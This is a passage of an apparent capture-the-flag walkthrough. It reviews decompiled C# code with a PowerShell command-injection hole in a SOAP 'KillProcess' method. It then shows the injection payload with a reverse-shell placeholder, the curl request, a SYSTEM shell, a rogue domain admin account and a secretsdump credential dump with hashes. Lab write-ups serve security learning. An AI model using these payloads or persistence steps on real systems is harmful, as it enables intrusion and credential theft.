 Also since we already have the decompiled code of it let’s review it so we have a better understandment of what’s happening
 From all of these function there was an interesting one which is
 KillProcess:
public string KillProcess(string processName)
{
	string psCommand = "Stop-Process -Name " + processName + " -Force";
	try
	{
		Runspace runspace = RunspaceFactory.CreateRunspace();
		try
		{
			runspace.Open();
			Pipeline pipeline = runspace.CreatePipeline();
			try
			{
				pipeline.get_Commands().AddScript(psCommand);
				pipeline.get_Commands().Add("Out-String");
				Collection<PSObject> collection = pipeline.Invoke();
				runspace.Close();
				StringBuilder output = new StringBuilder();
				foreach (PSObject obj in collection)
				{
					output.AppendLine(((object)obj).ToString());
				}
				return output.ToString();
			}
			finally
			{
				((IDisposable)pipeline)?.Dispose();
			}
		}
		finally
		{
			((IDisposable)runspace)?.Dispose();
		}
	}
	catch (Exception ex)
	{
		return "Error: " + ex.Message;
	}
}
As we can see here the string psCommand takes the processName without any validation and puts it in the command string directly, this of course screams command injection as we can do something like
Anyname;<Malicous Command>;#So let’s test that! First we need to create the xml file that we will upload:
<?xml version="1.0" encoding="utf-8"?>
  <soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                 xmlns:xsd="http://www.w3.org/2001/XMLSchema"
                 xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
    <soap:Body>
      <KillProcess xmlns="http://tempuri.org/">
        <processName>notepad;<b64_powershell_reverse_shell>;#</processName>
      </KillProcess>
    </soap:Body>
  </soap:Envelope>
You can get the file format with the paramter if you send the contents of http://server/MonitorService?xsd=xsd0 to any AI :)
After that we just need to send the request to the server with that file:
curl -s -X POST http://240.0.0.1:8000/MonitorService \
-H "Content-Type: text/xml; charset=utf-8" \
-H "SOAPAction: \"http://tempuri.org/IMonitoringService/KillProcess\"" \
--data-binary @pwn.xml
This should get us a reverse shell so let’s open a listener
❯ rlwrap ncat -lnvp 1337
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.129.60.99:60369.

PS C:\Software\Monitoring> whoami
nt authority\system
Now for the presistense let’s get the admin’s hash
Administrator Hash
Create a user and add it to Admins
PS C:\Users\Administrator> net user tensai P@ssw0rd123! /add
The command completed successfully.

PS C:\Users\Administrator> net group "Domain Admins" tensai /add /domain
The command completed successfully.
Dump Admin’s hash with impacket-secretsdump
❯ secretsdump.py overwatch.htb/tensai:'P@ssw0rd123!'@$IP -dc-ip $IP -just-dc-user administrator
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:269fa056205bbf5d47fc2c3682dbbce6:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:2f3c0c1b2c6b7640c5aa32aefa9ae4876b90f3111bddcc4e3d6a6abae8c18320
Administrator:aes128-cts-hmac-sha1-96:2c9b1138615b727dd96f100d4f1327ca
Administrator:des-cbc-md5:988c5b85b04fb358
[*] Cleaning up...